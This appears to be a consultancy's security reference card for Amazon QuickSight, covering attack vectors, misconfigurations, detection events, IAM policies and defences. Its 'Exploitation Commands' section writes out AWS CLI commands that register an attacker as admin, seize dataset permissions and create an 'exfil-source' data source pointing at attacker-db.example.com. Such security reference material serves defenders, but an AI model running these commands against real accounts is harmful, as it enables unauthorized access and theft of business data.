


Amazon QuickSight Security
ANALYTICSAmazon QuickSight is a serverless, cloud-scale business intelligence (BI) service. Attackers target QuickSight to access visualized business data, exploit data source connections to reach backend databases, exfiltrate SPICE dataset contents, and abuse embedded dashboard URLs to leak sensitive analytics to unauthorized parties.
📋Service Overview
Data Sources & SPICE Datasets
QuickSight connects to a wide range of data sources including Amazon S3, Athena, RDS, Redshift, Aurora, OpenSearch Service, and on-premises databases via VPC connections. Data can be queried directly (Direct Query mode) or imported into SPICE for faster performance. SPICE datasets are encrypted at rest using AWS-managed keys by default, with optional customer-managed KMS keys (CMK).
Attack note: Data source connections store credentials (or use IAM roles) to access backend databases. Compromising QuickSight data source configurations can reveal database connection strings, usernames, and credential references in Secrets Manager.
Dashboards, Analyses & Embedding
Dashboards are read-only snapshots of analyses that can be shared with users or embedded in external applications. Embedded dashboards use signed URLs or embedding SDKs with session tags. Analyses are the authoring environment where users build visualizations from datasets.
Attack note: Embedded dashboard URLs, if leaked or generated with overly broad permissions, expose business intelligence data to unauthorized viewers. Anonymous embedding without proper row-level security exposes all data in the underlying dataset.
Users, Groups & Namespaces
QuickSight manages its own user directory with three primary roles: Admin, Author, and Reader (plus Pro variants: Admin Pro, Author Pro, Reader Pro with Generative BI capabilities). Users can be federated via IAM, SAML, or OpenID Connect. Enterprise edition supports namespaces for multi-tenant isolation, logically separating users, groups, and assets. Groups control access to dashboards, analyses, and datasets.
Attack note: QuickSight users are separate from IAM users. An attacker with IAM access to QuickSight API actions can register themselves as a QuickSight Admin, gaining full access to all dashboards and datasets in the account.
Security Risk Assessment
QuickSight aggregates data from multiple backend sources into a single analytics layer. Compromising QuickSight access can expose summarized business data, reveal backend database connection details, and provide a pivot point to underlying data stores. Embedded dashboards extend the attack surface beyond AWS console access.
⚔️Attack Vectors
Data Access Abuse
- •Register as QuickSight Admin via API to gain full access
- •Enumerate and access all datasets and dashboards in the account
- •Exploit data source connections to discover backend database credentials
- •Export SPICE dataset contents through dashboard or API access
- •Abuse direct query mode to run queries against connected databases
Embedding & Sharing Exploitation
- •Generate embedded dashboard URLs for unauthorized access
- •Intercept or reuse signed embedding URLs before expiry
- •Share dashboards with overly broad permissions (all users/readers)
- •Exploit anonymous embedding without row-level security
- •Create new data sources pointing to attacker-controlled databases
⚠️Misconfigurations
Access Issues
- •No row-level security (RLS) on shared datasets
- •No column-level security (CLS) on sensitive fields
- •Overly permissive dataset sharing (all Authors as Owners)
- •QuickSight Admin role assigned to users who do not need it
- •IAM policies granting quicksight:* to broad principals
Data Protection Gaps
- •SPICE encryption using only AWS-managed keys (no CMK)
- •VPC connections not configured for private data sources
- •Embedded dashboards without namespace isolation
- •Data source credentials stored directly instead of via Secrets Manager
- •No IP restrictions on QuickSight access
🔍Enumeration
aws quicksight list-dashboards \
--aws-account-id 123456789012aws quicksight list-data-sets \
--aws-account-id 123456789012aws quicksight list-data-sources \
--aws-account-id 123456789012aws quicksight list-users \
--aws-account-id 123456789012 \
--namespace defaultaws quicksight list-groups \
--aws-account-id 123456789012 \
--namespace defaultaws quicksight describe-data-source \
--aws-account-id 123456789012 \
--data-source-id my-data-source-idaws quicksight describe-data-set-permissions \
--aws-account-id 123456789012 \
--data-set-id my-data-set-idaws quicksight list-ingestions \
--aws-account-id 123456789012 \
--data-set-id my-data-set-idaws quicksight list-analyses \
--aws-account-id 123456789012📈Privilege Escalation
QuickSight-Level Escalation
- •Register as Admin via register-user with ADMIN role
- •Update own user role from READER to ADMIN
- •Grant self Owner permissions on datasets via update-data-set-permissions
- •Create new data source with attacker-controlled credentials
- •Share dashboards to attacker-controlled QuickSight user
Data-Level Escalation
- •Access data sources to discover database connection parameters
- •Pivot from QuickSight to backend RDS/Redshift via exposed credentials
- •Create datasets from sensitive data sources to extract data
- •Use direct query mode to run arbitrary queries on connected databases
- •Bypass RLS by accessing the dataset as an Owner (Owners see all data)
Key insight: Row-level security in QuickSight does NOT apply to dataset Owners. If an attacker gains Owner-level access to a dataset, they see all rows regardless of RLS rules. This is by design but frequently misunderstood.
🔗Persistence
Account-Level Persistence
- •Register a hidden QuickSight user in a non-default namespace
- •Create a scheduled dataset refresh that maintains SPICE access
- •Add attacker-controlled group with access to key dashboards
- •Create a data source pointing to an attacker-controlled database for exfiltration
Embedding-Based Persistence
- •Repeatedly generate short-lived embedded URLs (5-minute, single-use tokens) for ongoing access
- •Create a new namespace with attacker-controlled users
- •Register an anonymous embedding configuration for ongoing access
- •Save analyses that query sensitive datasets for future use
🛡️Detection
CloudTrail Events
- •RegisterUser (new QuickSight user registration)
- •CreateDataSource (new data source connection)
- •UpdateDataSetPermissions (permission changes)
- •GenerateEmbedUrlForAnonymousUser (anonymous embedding)
- •DescribeDataSource (credential reconnaissance)
Behavioral Indicators
- •New QuickSight Admin user registered via API
- •Data source created pointing to unknown endpoints
- •Bulk dataset enumeration (multiple list-data-sets calls)
- •Embedded URL generation from unexpected principals
- •Permission grants to previously unknown users or groups
💻Exploitation Commands
aws quicksight register-user \
  --aws-account-id 123456789012 \
  --namespace default \
  --identity-type IAM \
  --iam-arn arn:aws:iam::123456789012:user/attacker \
  --user-role ADMIN \
--email attacker@example.comaws quicksight describe-data-source \
--aws-account-id 123456789012 \
--data-source-id target-ds-idaws quicksight update-data-set-permissions \
--aws-account-id 123456789012 \
--data-set-id target-dataset-id \
--grant-permissions Principal=arn:aws:quicksight:us-east-1:123456789012:user/default/attacker,Actions=quicksight:DescribeDataSet,quicksight:DescribeDataSetPermissions,quicksight:PassDataSet,quicksight:UpdateDataSet,quicksight:DeleteDataSet,quicksight:UpdateDataSetPermissionsaws quicksight create-data-source \
--aws-account-id 123456789012 \
--data-source-id exfil-source \
--name exfil-source \
--type MYSQL \
--data-source-parameters '{"MySqlParameters":{"Host":"attacker-db.example.com","Port":3306,"Database":"exfil"}}' \
--credentials '{"CredentialPair":{"Username":"exfil","Password":"password"}}'aws quicksight search-dashboards \
--aws-account-id 123456789012 \
--filters '[{"Operator":"StringEquals","Name":"QUICKSIGHT_VIEWER_OR_OWNER","Value":"arn:aws:quicksight:us-east-1:123456789012:user/default/attacker"}]'📜QuickSight Policy Examples
{
  "Effect": "Allow",
  "Action": [
    "quicksight:*"
  ],
  "Resource": "*"
}
Full QuickSight access allows user registration as Admin, data source creation, dataset export, and embedded URL generation
{
  "Effect": "Allow",
  "Action": [
    "quicksight:RegisterUser",
    "quicksight:CreateGroupMembership"
  ],
  "Resource": "*"
}
Allows registering new QuickSight users with any role (including ADMIN) and adding them to any group
{
  "Effect": "Allow",
  "Action": [
    "quicksight:DescribeDashboard",
    "quicksight:ListDashboards",
    "quicksight:GetDashboardEmbedUrl"
  ],
  "Resource": "arn:aws:quicksight:*:123456789012:dashboard/*",
  "Condition": {
    "StringEquals": {
      "aws:PrincipalTag/Department": "analytics"
    }
  }
}
Scoped to dashboard-only access with tag-based condition restricting to analytics department
{
  "Effect": "Allow",
  "Action": [
    "quicksight:CreateDataSet",
    "quicksight:DescribeDataSet",
    "quicksight:PassDataSource",
    "quicksight:CreateAnalysis",
    "quicksight:DescribeAnalysis"
  ],
  "Resource": [
    "arn:aws:quicksight:*:123456789012:dataset/*",
    "arn:aws:quicksight:*:123456789012:datasource/approved-*",
    "arn:aws:quicksight:*:123456789012:analysis/*"
  ]
}
Author limited to approved data sources only, preventing creation of rogue data source connections
🛡️Defense Recommendations
Enable Row-Level and Column-Level Security
Apply RLS on all shared datasets to ensure users only see authorized data. Apply CLS to hide sensitive columns. Enterprise edition required. Owners bypass RLS -- minimize Owner grants.
Enterprise Edition required
RLS: Permission dataset or tag-based rules
CLS: Restrict columns per user/group
Owners bypass RLS; minimize Owner grantsUse Customer-Managed Keys for SPICE
Enable CMK encryption for SPICE datasets to maintain control over encryption keys and the ability to revoke access instantly. Configure via QuickSight console under Manage QuickSight > SPICE encryption.
Configure VPC Connections for Private Data Sources
Use VPC connections to ensure QuickSight accesses private data sources without traversing the public internet. Use PrivateLink for QuickSight API access.
VPC connection: ENIs in your VPC subnets
Security groups control QuickSight traffic
PrivateLink: Interface VPC endpoint for APIRestrict User Registration
Use IAM policies to prevent unauthorized QuickSight user registration. Deny quicksight:RegisterUser for non-admin principals.
{
  "Effect": "Deny",
  "Action": "quicksight:RegisterUser",
  "Resource": "*",
  "Condition": {
    "StringNotEquals": {
      "aws:PrincipalArn": "arn:aws:iam::123456789012:role/QuickSightAdmin"
    }
  }
}Use Secrets Manager for Data Source Credentials
Store database credentials in AWS Secrets Manager rather than directly in QuickSight data source configurations. This enables credential rotation and audit logging.
Data source credential pair: Avoid
Secrets Manager ARN: Preferred
IAM role-based access: Best for AWS sourcesMonitor with CloudTrail
Enable CloudTrail logging for all QuickSight API calls. Alert on high-risk events: RegisterUser, CreateDataSource, UpdateDataSetPermissions, and GenerateEmbedUrlForAnonymousUser.
Amazon QuickSight Security Card • Toc Consulting
Always obtain proper authorization before testing
KloudSec, built by the team behind Toc Consulting
See Amazon QuickSight security checked automatically, continuously
What you just read is a manual, one-time check. KloudSec runs this and 400+ more automated checks across 90+ AWS services, continuously, agentless, live in about 5 minutes.
Toc Consulting: AWS Security & Cloud Architecture
Securing your AWS estate?
Our team helps engineering teams secure and architect AWS the right way: assessment in week one, a prioritized action plan in week two.